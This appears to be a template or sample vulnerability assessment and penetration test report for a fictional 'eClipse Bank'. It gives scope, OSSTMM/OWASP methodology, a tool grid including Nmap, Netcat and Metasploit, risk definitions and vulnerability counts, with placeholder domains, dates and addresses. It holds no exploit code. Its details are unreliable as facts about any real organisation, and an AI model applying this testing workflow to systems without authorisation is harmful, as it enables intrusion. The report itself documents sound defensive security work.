


Vulnerability Assessment &

Penetration Test Report

For

eclipse

by

Cynergi Solutions Inc.

http://www.cynergisolutions.cxm

PENETRATION LICENSED TESTER

ISECOM GOLD TEAM

Legal Notice

This document contains confidential and proprietary information. It is intended for the exclusive use of eClipse Bank . Unauthorized use or reproduction of this document is prohibited

Current Test has been conducted by Cynergi's security experts. Cynergi assures that findings in this report are true to the extent that can be verified via the Internet.

This Vulnerability Assessment & Penetration Test reveals all relevant vulnerabilities known up to the date of this report. As new vulnerabilities continue to be found and the introduction of new security threats, it is suggested that security assessments be conducted after every major change in the Information System and periodically in 3 to 6 month intervals.

Document Details

Document Type	Security Assessment Report
Client	eClipse Bank PLC
Consultant	Cynergi Solutions Inc.
Document Version	0.5
Creation Date	23/07/20XX

Revision History

Version	Date	Author	Change Description
0.5	23/07/20XX	Cynergi Solutions Inc.	Document Created

Acknowledgment

Name	Company	Function	Location	Email

Contact

For more information about this Document and its contents please contact Cynergi Professional Services

Name	F.X One
Address	**Cynergi Solutions Inc** 234 Cynergi Avenue, South Island, Atlantic City.
Phone	+123 456 789 0123
E-Mail	fx.one@cynergisolutions.cxm

CONTENT

1.0 LIMITATIONS ON DISCLOSURE & USE OF THIS REPORT

This report contains information concerning potential vulnerabilities of eClipse Bank's network and systems and methods of exploiting them. Cynergi recommends that special precautions be taken to protect the confidentiality of both this document and the information contained herein. Cynergi has retained and secured a copy of the report for customer reference. All other copies of the report have been delivered to eClipse Bank. Security assessment is an uncertain process, based upon past experiences, currently available information, and known threats. It should be understood that all information systems, which by their nature are dependent on human beings, are vulnerable to some degree.

Therefore, while Cynergi considers the major security vulnerabilities of the analyzed systems to have been identified, there can be no assurance that any exercise of this nature will identify all possible vulnerabilities or propose exhaustive and operationally viable recommendations to mitigate those exposures. In addition, the analysis set forth herein is based on the technologies and known threats as of the date of this report. As technologies and risks change over time, the vulnerabilities associated with the operation of eClipse Bank's systems described in this report, as well as the actions necessary to reduce the exposure to such vulnerabilities, will also change. Cynergi makes no undertaking to supplement or update this report on the basis of changed circumstances or facts of which Cynergi becomes aware after the date hereof, absent a specific written agreement to perform supplemental or updated analysis.

This report may recommend that eClipse Bank use certain software or hardware products manufactured or maintained by other vendors. Cynergi bases these recommendations upon its prior experience with the capabilities of those products. Nonetheless, Cynergi does not and cannot warrant that a particular product will work as advertised by the vendor, nor that it will operate in the manner intended. This report was prepared by Cynergi for the exclusive use and benefit of eClipse Bank and is deemed proprietary information. The Professional Service Level Agreement (SLA) in effect between Cynergi and eClipse Bank governs the disclosure of this report to all other parties.


2.0 EXECUTIVE SUMMARY

This report presents the results of the vulnerability assessment and penetration test of eClipse Bank's Internet banking web application and underlying Internet and network infrastructure. The Internet banking online application is a web-based access point for customers both corporate and individuals to conduct ebusiness. This assessment was performed under the auspices of Cynergi's CTO F.X One a certified and licensed penetration tester. The purpose of this assessment is to identify application and network-level security issues that could affect eClipse Bank's Internet banking application and network infrastructure.

The scope of this exercise includes the testing of the Internet banking application and all of its functionality. To evaluate the security of the network and application, Cynergi attempted to perform unauthorized transactions, obtain confidential information, and determine the overall security of the application by performing a wide variety of vulnerability checks. The testing also included the servers, operating systems and network devices associated with the bank.

This result is intended to be an overall assessment of the eClipse Bank's network, including that of applications that fall within the scope of this project. Furthermore, the findings in this report reflect the conditions found during the testing, and do not necessarily reflect current conditions.

3.0 INTRODUCTION



At the request of eClipse Bank PLC, Cynergi Solutions Inc performed the security assessment of the web application and underlying network infrastructure. The purpose of this assessment is to identify network and application-level security issues as well as vulnerabilities affecting the servers and network devices providing access to the organization.

The objective of the analysis is to simulate an attack to assess eClipse Bank's immunity level, discover weak links and provide recommendations and guidelines to vulnerable entities discovered. This report is a report which contains sub-sections. Each Sub-section discusses in detail all relevant issues and avenues that can be used by attackers to compromise and gain unauthorized access to sensitive information. Every issue includes an overview, issues found and security guidelines, which, if followed correctly, will ensure the confidentiality and integrity of the systems and applications.

Cynergi's assessment methodology includes structured review processes based on recognized “best-in-class” practices as defined by such methodologies as the ISECOM's Open Source Security Testing Methodology Manual (**OSSTMM**), the Open Web Application Security Project (**OWASP**) and ISO 27001 Information Security Standard

The testing was performed under the auspices and supervision of Cynergi's CTO F. X One from June 18 through July 23, 20XX. Phase One (Footprinting and Enumeration) of the test was executed within eClipse Bank's office premises while phase two (Scanning, and Exploitation) was conducted via the Internet from Cynergi’s security labs located within and outside the country.

This testing did not explicitly attempt Denial of Service (DoS) attacks against any of eClipse Bank's systems. However, we performed the security assessment of the external network and web application as an authorized and an unauthorized user. Login credentials to the Internet Banking system were obtained as part of the testing process. This was a complete black box test simulating a typical external hacker's view of the organization.

3.1 Project Objective

The objective of eClipse Bank's network and application assessment is to determine the overall security of the application by analyzing all possible transactions, user input variables, and application components that reside on network systems. For the testing, Cynergi attempted to perform a full application test as an authorized user (with log-on and password supplied to the Internet banking application)

The objective of the security assessment and penetration test of the network infrastructure supporting the application is to determine the overall security of the network segments and hosts within the scope of the engagement.

3.2 Project Scope

The assessment performed was focused on eClipse Bank's external network and application infrastructure and its related systems and the Internet banking application portal itself. The specific systems and subnets tested are indicated in the next section titled “Target Systems.” This result is intended to be an overall assessment of eClipse Bank's network, and those systems and subnets that fall within the scope of this project. Furthermore, the findings in this report reflect the conditions found during the testing, and do not necessarily reflect current conditions.

This testing did not attempt any active network-based Denial of Service (DoS) attacks. Password cracking, physical, process and social engineering attacks were outside our remit. Internal assessment was also not carried out.

3.3 Target Systems

The following table lists all web URLs and systems that were targeted during this assessment

Application	eClipse Bank Web Presence
URL 1	http://www.eclipsebank.cxm
URL 2	https://secure.eclipsebank.cxm

Table 3.1: eClipse Bank Online Presence

IP Addresses Discovered		
127.127.251.1	127.127.255.12	127.127.255.21
127.127.251.13	127.127.255.13	127.127.255.27
127.127.255.1	127.127.255.14	127.127.255.254
127.127.255.10	127.127.255.15	
127.127.255.11	127.127.255.18	

Table 3.2: IP Addresses Discovered

3.4 Network and Application Test Methodology

Cynergi used a combination of the **ISECOM's Open Source Security Testing Methodology Manual (OSSTMM) v2.0** and the **Open Web Application Security Project (OWASP) Testing guide**

V2.0.1 for conducting Vulnerability Assessments and Penetration Test of the network and web-based applications.

The functional **OSSTMM domains** in line with the scope of this engagement are listed below

Info gathering and Posture review

Network Surveying and Enumeration

Systems Services Verification and Port Scanning

Application Testing

Vulnerability Research and Verification

Table 3.3: Functional OSSTMM Domains

The following also gives a high level description and process of Cynergi's methodology used for performing the network assessment:





Fig 3.1: Network Assessment Methodology

For the Web application and online services, the **OWASP Top ten** list served as a guide and the domains tested for are listed below

- SQL Injection Flaws
- Cross Site Scripting (XSS)
- Malicious File Execution
- Insecure Direct Object Reference
- Cross Site Request Forgery (CSRF)
- Information Leakage and Improper Error Handling
- Broken Authentication and Session Management
- Insecure Cryptographic Storage
- Insecure Communications
- Failure to Restrict URL Access

Table 3.4: OWASP Top 10 Domains

The following also gives a high level description and process of Cynergi's methodology used for performing the application level assessment:



Application Spidering → Authentication Testing → Session Management Testing → Data Validation Testing → Web Service Testing → Ajax Testing → Business Logic Testing → Risk Management → Reporting

Fig 3.2: Web Application Assessment Methodology

3.5 Tools

Various commercial and publicly available tools were used during testing. All Publicly available tools used by Cynergi were subjected to detailed review and evaluation.

Activity	Tool
Port Scanning & Footprinting	Nmap, Hping3, Netcat, Google
Web Application Enumeration	Ratproxy, Nikto
Vulnerability Assessment	Nessus, Qualys, Grendel Scan
Network Penetration Test	Metasploit Framework
Web Application Penetration Test	Web Application Attack & Audit Framework (w3af), Burp Professional
Vulnerability Research & Verification	http://www.securityfocus.com, http://www.osvdb.org http://www.metasploit.com

Table 3.5 Tool Grid

3.6 Overall Vulnerability Risk Classification

Throughout the document, each vulnerability or risk identified has been labeled as a Finding and categorized as a **High-Risk**, **Medium-Risk**, or **Low-Risk**. In addition, each supplemental testing note is labeled as an Issue. These terms are defined below:

High Risk: These findings identify conditions that could directly result in the compromise or unauthorized access of a network, system, application or information. Examples of High Risks include known buffer overflows, weak or no passwords, no encryption, which could result in denial of service on critical systems or services; unauthorized access; and disclosure of information.

Medium Risk: These findings identify conditions that do not immediately or directly result in the compromise or unauthorized access of a network, system, application or information, but do provide a capability or information that could, in combination with other capabilities or information, result in the compromise or unauthorized access of a network, system, application or information. Examples of Medium Risks include unprotected systems, files, and services that could result in denial of service on non-critical services or systems; and exposure of configuration information and knowledge of services or systems to further exploit.

Low Risk: These findings identify conditions that do not immediately or directly result in the compromise of a network, system, application, or information, but do provide information that could be used in combination with other information to gain insight into how to compromise or gain unauthorized access to a network, system, application or information. Low risk findings may also demonstrate an incomplete approach to or application of security measures within the environment. Examples of Low Risks include cookies not marked secure; concurrent sessions and revealing system banners

Table 3.6: Overall Risk Classification

4.0 NETWORK FLOW DIAGRAM

The following networks were scanned externally: **127.127.251.0/24** and **127.127.255.0/24.** A map of the visible corporate data network is below

4.1 External Network Map (IP Addresses)




Fig 4.1: External Network Map of eClipse Bank

4.2 External Network Map (DNS Resolution)




Fig 4.2: External Network Map of eClipse Bank with name resolution

5.0 SUMMARY OF RESULTS

5.1 EXTERNAL NETWORK INFRASTRUCTURE ASSESSMENT

At the time of assessment Cynergi discovered a total of 13 ipaddresses belonging to eClipse Bank PLC. The breakdown of vulnerabilities is given below

- **21 High Security vulnerabilities (holes) were discovered**
- **49 Medium security vulnerabilities (warnings) were discovered**
- **185 Low security vulnerabilities (notes) were discovered**

Table 5.1: Vulnerability Summary for Network Infrastructure

5.2 Graphical Summary for External Infrastructure




Fig 5.1: Vulnerability Summary for Network Infrastructure




Fig 5.2: Most Dangerous Services on the network

